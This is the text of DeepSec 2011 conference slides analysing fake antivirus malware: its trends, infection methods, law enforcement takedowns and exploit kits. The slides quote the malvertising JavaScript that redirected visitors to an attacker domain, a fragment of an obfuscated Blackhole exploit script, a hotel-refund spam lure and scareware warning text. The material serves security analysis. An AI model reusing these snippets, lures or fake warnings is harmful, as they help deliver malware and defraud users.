

Fake Antivirus- Journey from Trojan to a Persistent Threat

DeepSec 2011


Jagadeesh Chandraiah

Agenda

- FakeAV Trends
- Infection Vectors
- Packer Evolution
- How do they work ?

Introduction

Fake AntiVirus (FakeAV) is a malware which displays fake warnings to the users to trick them to buy illegitimate software.



Introduction

The screenshot shows the 'System Restore' application window with the 'Repair PC' tab selected. The window displays a list of detected errors categorized by component: My Computer (4 errors), System Drive (1 error), RAM Memory (1 error), and System Registry (2 errors). A table lists the specific errors, their types (Critical or Warning), and their status (Failed to fix or Successfully fixed). A summary bar indicates that 8 critical errors were detected. A message states that it is strongly recommended to fix these errors as soon as possible and that purchasing the full version of the product is required to fix detected critical errors. The process is estimated to take about 30 seconds. At the bottom, there are buttons for 'Buy Now!' and 'Continue with limitations', along with a link to activate the full-functional version.

System Restore

Control Panel Scan PC Repair PC Settings Open Live Help & Support

Repair PC

My Computer
4 errors detected

System Drive
1 errors detected

RAM Memory
1 errors detected

System Registry
2 errors detected

Error	Type	Status
✗ Disk drive C:\ is unreadable	Critical	Failed to fix
✓ C:\System32\drivers is damaged. This problem may cause a sys...	Warning	Successfully fixed
✓ System files are damaged. System is unstable.	Warning	Successfully fixed
✓ Drive C initializing error	Warning	Successfully fixed
✗ Hard drive rotational speed decreased by 20%	Critical	Failed to fix
✗ Damaged hard drive clusters detected. Private data is at risk. Re...	Critical	Failed to fix
✗ Hard drive rotational speed exceeds system limits and may caus...	Critical	Failed to fix
✗ Hard drive space less than technical limits	Critical	Failed to fix
✗ RAM memory speed decreased significantly and may cause a sys...	Critical	Failed to fix
✓ RAM Memory temperature is 83° C. Optimization is required for ...	Warning	Successfully fixed

Resolved: 6 Failed: 8

8 critical errors detected

It is strongly recommended that you fix these errors as soon as possible.
To fix detected critical errors, you will need to purchase the full version of the product.

The process takes about 30 seconds.

Click here to activate full-functional version


Buy Now! Continue with limitations

FakeAV Trends

Analyse the major events over the last three and half years.

FakeAV Trends

- Dramatic Rise of FakeAV in 2009
 - Black Hat SEO was heavily used.
 - Popular websites were used to serve FakeAV.
 - ex: New York Times news paper Website in 2009.
- Government Embassy website Attacks.
- Social Networking Sites were used (Facebook and Twitter).



FakeAV Trends

2010 continued to see the spike in FakeAV detections.

- More Spam redirects to FakeAV.
- More unpatched PDF and Java Vulnerabilities were used to deliver FakeAV.
- Black Hat SEO on hot topics, still remained the popular infection method.



FakeAV Trends

Significant events in 2011.


- Mac users were infected with Mac Defender in big scale around May 2011.



Sharp Decline

Significant events in 2011.

- Sharp Decline in FakeAV detections, due to law enforcement actions in Aug 2011.




Sharp Decline

- ChronoPay's server were compromised and details were reported online.
- Several FakeAV programs had credit card processing issues.




FakeAV is down, but still active

Sophos Top Five FakeAV Detection rate between Mar-Oct 2011.



FakeAV is down, but still active

FakeAV infection between 1st Quarter of 2010 and 2nd Quarter of 2011, according to Microsoft Security Intelligence Report.



Infection Methods

We will analyse popular Infection methods and how they work.

Black Hat SEO


Poisoning search engine optimization.

- Illegitimate way of increasing search engine ranking.



Black Hat SEO

Pictorial Representation of Black Hat SEO attack



Black Hat SEO

- Step1: Identify and compromise legitimate websites.
- Step2: Upload multifunctional PHP script to the compromised website.
- Step3: Feed crawlers with specially stuffed webpage with keywords.
- Step4: Redirect users coming through search engine to FakeAV website.

Malvertising

Serving FakeAV through Advertising networks.



Malvertising

JavaScript used in New York Times newspaper website.

```
var rightNow = new Date();
var date1 = new Date(rightNow.getFullYear(), 0, 1, 0, 0, 0);
var temp = date1.toGMTString();
var date3 = new Date(temp.substring(0, temp.lastIndexOf(" ") - 1));
var hoursDiffStdTime = (date1 - date3) / (1000 * 60 * 60);
tz_crt = hoursDiffStdTime;
```

Legitimate ad content

```
document.write(unescape("%3Ca href='http://[REDACTED]n.php?lang=6/ref=680' target='_blank'%3E%3Cimg src='http://[REDACTED]/bdb/-M[REDACTED] 300x250.gif' border='0' %3E%3C/a%3E"));
```

Malicious content


```
var a1 = "http://russell-";
var a2 = "brand.cn/go.php?id=2";
var a3 = "015&key=ace6725ec&p=1";
var action_URL = a1 + a2 + a3;
var cur domain = " ";
```

```
eval(unescape('
```

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Cold Calling

Fake tech support centre's are used to scam users.



Spam Campaigns

FakeAV served through email attachments and drive by download links.



Spam Campaigns

Dear guest!

Transaction: Visa 11362_FIZi

This letter notifies that on July 26th, 2011 Hotel made wrong writing-down from your credit account. Total sum of decommissioning is \$1190
Due to the termination of service contract between Hotel and Booking Company this Hotel was divested accreditation in our company.

For the return of funds please contact your bank and fill information in the attached form.

You'll need the attached detalization of your account transactions to apply for the return of funds.

Company just mediates and bears no responsibility for any money transactions made by Hotel.

Sorry for the inconvenience. We trust you can solve this unpleasant problem.

Adosinda Larkins,

Manager of Reception Desk & Reservation Departament

Fake Codecs

Users are social engineered to download FakeAV as Codecs.




Exploit Kit

Use Blackhole Exploit kit as an example to see how exploit kit works.


Exploit Kit

Black Hole Exploit Kit panel showing Infections by country and vulnerabilities.




Exploit kit

Blacklisting mechanism used by Black Hole.



Exploit Kit

Infection mechanism using Exploit kit.



Exploit Kit

Obfuscated Black Hole Exploit Script

```
<script>s='73_84_72_90_82_74_83_89_19_92_87_78_89_74_13_12_33_72_74_83_89_74_87_35_
7_35_12_14_32_75_90_83_72_89_78_84_83_5_74_83_73_68_87_74_73_78_87_74_72_89_13_14_9
21_17_21_17_21_66_32_89_87_94_96_91_70_87_5_53_81_90_76_78_83_41_74_89_74_72_89_34
98_98_17_78_88_41_74_75_78_83_74_73_31_75_90_83_72_89_78_84_83_13_71_14_96_87_74_89
0_87_83_13_20_70_87_87_70_94_20_78_14_19_89_74_88_89_13_52_71_79_74_72_89_19_85_87
90_87_83_5_89_94_85_74_84_75_5_71_34_34_7_75_90_83_72_89_78_84_83_7_98_17_78_88_56
1_75_90_83_72_89_78_84_83_13_71_14_96_87_74_89_90_87_83_5_89_94_85_74_84_75_5_71_34
88_89_87_78_83_76_7_11_11_13_20_65_73_20_14_19_89_74_88_89_13_71_14_14_98_17_76_74
20_76_17_76_74_89_51_90_82_31_75_90_83_72_89_78_84_83_13_71_17_72_14_96_91_70_87_5
3_72_14_31_73_19_76_74_89_51_90_82_55_74_76_93_14_19_74_93_74_72_13_71_14_31_83_90
4_06_01_70_87_5_74_34_80_77_78_88_17_73_17_71_17_70_17_76_34_85_70_87_88_74_46_83_8
```

